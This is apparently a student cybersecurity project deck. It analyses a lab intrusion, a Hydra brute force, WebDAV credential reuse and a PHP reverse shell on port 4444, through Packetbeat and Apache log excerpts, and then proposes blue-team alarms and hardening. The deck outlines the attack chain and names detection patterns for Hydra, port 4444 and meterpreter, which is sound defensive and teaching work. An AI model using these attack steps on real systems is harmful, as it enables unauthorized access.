



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,183
http://snnmnkxdhflwgthqismb.com/post.php	210
http://192.168.1.105/webdav/passwd.dav	60
http://192.168.1.105/webdav/rixv2l3.php	48
http://192.168.1.105/webdav	38

Analysis: Uncovering the Brute Force Attack

- The baseline hovers approximately around 2500.
- 16183 request were made before the attacker discovered the password.









```
> Jan 29, 2022 @ 17:47:50.027   agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: d490e6c9-662d-46eb-
                                bfe7-20c9b0fe540e agent.version: 7.7.0 process.pid: 1995 log.file.path: /var/log/apache2/error.log log.offset: 1,826,557
                                log.level: error source.address: 192.168.1.90 source.port: 35272 source.ip: 192.168.1.90 fileset.name: error message: AH01617: user
                                ashton: authentication failure for "/company_folders/secret_folder": Password Mismatch input.type: log @timestamp: Jan 29, 2022 @
                                17:47:50.027 apache.error.module: auth_basic ecs.version: 1.5.0 service.type: apache host.name: server1 event.timezone: +00:00
```

Analysis: Uncovering the Brute Force Attack

- The time the request occur was around 18:22.
- 16,183 requests were made; originating from 192.168.1.90.
- Connection to the dav server revealed Ryan’s hash (username and password)







```
url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jan 29, 2022 @ 18:22:58.413 ecs.version: 1.5.0 server.bytes: 698B
server.ip: 192.168.1.105 server.port: 80 event.end: Jan 29, 2022 @ 18:22:58.413 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.7
event.start: Jan 29, 2022 @ 18:22:58.413 url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 destination.ip: 192.168.1.105
destination.port: 80 destination.bytes: 698B status: Error agent.type: packetbeat agent.ephemeral_id: ada94a5a-2873-44f8-84e4-c4b0cde20e71 agent.hostname: server1
agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0
```

Analysis: Finding the WebDAV Connection

- 38 requests were made to /webdav/ passwd.dav and 52 requests to rlxv213.php. A put command around 18:44 and a use of the connection continueing to at least 19:42.
- Using Ryan’s credentials, we can upload a php script to open a reverse shell.




```
url.scheme: http user_agent.original: DAV.pm/v0.49 client.port: 36746 client.bytes: 398B client.ip: 192.168.1.90 source.port: 36746

> Jan 29, 2022 @ 18:44:11.750  http.request.method: put @timestamp: Jan 29, 2022 @ 18:44:11.750 agent.type: packetbeat agent.ephemeral_id: c8728936-c213-4897-b217-
f0f0ba880bcf agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 event.dataset: http
event.duration: 102.1 event.start: Jan 29, 2022 @ 18:44:11.750 event.end: Jan 29, 2022 @ 18:44:11.852 event.kind: event
event.category: network_traffic status: OK query: PUT /webdav/rixv2I3.php method: put server.bytes: 482B server.ip: 192.168.1.105
server.port: 80 ecs.version: 1.5.0 user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
```



```
> Jan 29, 2022 @ 19:47:00.348  url.path: /webdav/rixv2I3.php @timestamp: Jan 29, 2022 @ 19:47:00.348 source.ip: 192.168.1.90 source.port: 37060 source.bytes: 409B
type: http status: OK ecs.version: 1.5.0 host.name: server1 event.start: Jan 29, 2022 @ 19:47:00.348 event.end: Jan 29, 2022 @
19:47:00.353 event.kind: event event.category: network_traffic event.dataset: http event.duration: 4.2 user_agent.original: Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 http.request.method: get http.request.referrer: http://192.168.1.105/webdav/
http.request.bytes: 409B http.request.headers.content-length: 0 http.response.bytes: 205B http.response.body.bytes: 2B

> Jan 29, 2022 @ 19:47:00.253  url.path: /webdav/rixv2I3.php @timestamp: Jan 29, 2022 @ 19:47:00.253 client.ip: 192.168.1.90 client.port: 37060 client.bytes: 409B
status: OK ecs.version: 1.5.0 http.response.status_phrase: ok http.response.status_code: 200 http.response.bytes: 205B
http.response.body.bytes: 2B http.response.headers.content-length: 2 http.response.headers.content-type: text/html; charset=UTF-8
http.version: 1.1 http.request.bytes: 409B http.request.headers.content-length: 0 http.request.method: get
http.request.referrer: http://192.168.1.105/webdav/ network.type: ipv4 network.transport: tcp network.protocol: http
```

Analysis: Finding the Reverse Shell Connection

- Out back to a destination IP 192.168.1.90.
- Over a known used port 4444.



source.ip: 192.168.1.105

NOT destination.port: 9200 ×   destination.port: 4444 ×   destination.ip: 192.168.1.90 ×   + Add filter

~ 4 days ago → ~ 3 days ago

321 hits

Jan 28, 2022 @ 23:45:50.264 - Jan 29, 2022 @ 23:45:50.264 — Auto

```
> Jan 29, 2022 @ 19:50:50.004  @timestamp: Jan 29, 2022 @ 19:50:50.004 type: flow network.transport: tcp network.community_id: 1:Tunntjv1rNo1xcljXRo4WsqsMow=
                              network.bytes: 105.5KB network.packets: 153 network.type: ipv4 host.name: Kali ecs.version: 1.5.0 agent.version: 7.8.0
                              agent.hostname: Kali agent.ephemeral_id: 25aa0e41-7c30-45e7-8fe1-e7bd64c17b1b agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
                              agent.name: Kali agent.type: packetbeat event.start: Jan 29, 2022 @ 19:46:53.877 event.end: Jan 29, 2022 @ 19:49:56.661
                              event.duration: 182784.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow

> Jan 29, 2022 @ 19:50:40.004  @timestamp: Jan 29, 2022 @ 19:50:40.004 network.type: ipv4 network.transport: tcp network.community_id: 1:Tunntjv1rNo1xcljXRo4WsqsMow=
                              network.bytes: 105.5KB network.packets: 153 event.dataset: flow event.kind: event event.category: network_traffic
                              event.action: network_flow event.start: Jan 29, 2022 @ 19:46:53.877 event.end: Jan 29, 2022 @ 19:49:56.661 event.duration: 182784.0
                              source.ip: 192.168.1.105 source.port: 59774 source.bytes: 16.1KB source.packets: 59 destination.bytes: 89.4KB
                              destination.ip: 192.168.1.90 destination.port: 4444 destination.packets: 94 ecs.version: 1.5.0 host.name: Kali agent.type: packetbeat
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Traffic containing Nmap or other port scans
- More than 10 ports scanned in a minute or 10 consecutive (ICMP) requests.
- Alarm when concurrent connections (ICMP) exceed 100 in an hour.

If a single IP address with a User Agent Nmap (for example) or any other suspicious User Agents attempts to access more than 3 ports within 30 minutes.

System Hardening

- Configure firewall IDS to block IP that scans more than 3 ports
- Close non-essential ports (allow 80 and 443)
- Filter port to not respond to ICMP
- Firewalls and IDSs can defend against Nmap. Possible defenses include blocking the probes, restricting information returned, slowing down the Nmap scan, and returning misleading information.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Detect access to this directory or file.
- There is an excessive or abnormal amount of traffic to the hidden directory.
- An unknown IP or device accesses the directory.

Alert when any unknown IP or device attempts to access the folder. Alarm threshold of 5 attempts within an hour.
Alert when there is a sudden increase of requests and traffic to the hidden folder.

System Hardening

- Remove web access to the file.
- Move file from the web server.
- Restrict method of access to confidential file.
- Turn off directory listing in Apache “indexes”

Create / add a deny list of IPs and devices (if needed) to firewall or IDS.
Encrypt data at rest.
Obfuscate naming conventions for sensitive/private/company critical data.

Mitigation: Preventing Brute Force Attacks

Alarm

- “401’ unauthorized number of times in so many minutes
- ‘user_agent.original’ value contains ‘hydra’
- There is an excess or abnormal amount of traffic from a single IP or device.

Create an alert/email for 3 or more unsuccessful logins in a 10-minute time frame.

Create and alert for a sudden increase of traffic from a single IP or device outside of the trusted list.

Create an alert based on the signature ‘user_agent.original’ value that includes ‘Hydra’ in the name.

System Hardening

- Use Captcha.
- Initiate multiple logon failure lockout.
- Use stronger more complex passwords
- Security response for multiple failures

Set a lockout message and a re-direct to a login help page.

Freeze that user account for a period of time after failed login attempts. Account locked after 3 failed attempts within 10 minutes.

Mitigation: Detecting the WebDAV Connection

Alarm

- Create a whitelist/blacklist of IP addresses.
- Note the number of times the Webdav directory is requested from IPs

Set an alert email and log when requests are made on protected files and folders from IPs.

System Hardening

Connections to the shared folder not accessible from the web interface.

Connections could be restricted by machine with firewall rule.

Remove the folder from the webdav web server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set an alarm for traffic moving over Port '4444'
- Set a filter for filetype to detect executable files (.php) that are uploaded.
- Set up IDS detection for new port/machine outbound connection.
- Filter alarm for "put" method for non-trusted Ips.

Set an alert email and log when "put" requests methods are made on non-protected folders /Webdav, from non-trusted IPs. The threshold for the alert set to one or meore attempts are made.

System Hardening

- Remove the upload ability from the web interface
- Define valid types of files that the users should be allowed to upload.
- Add a rule to block traffic to default ports of tools like meterpreter.

The End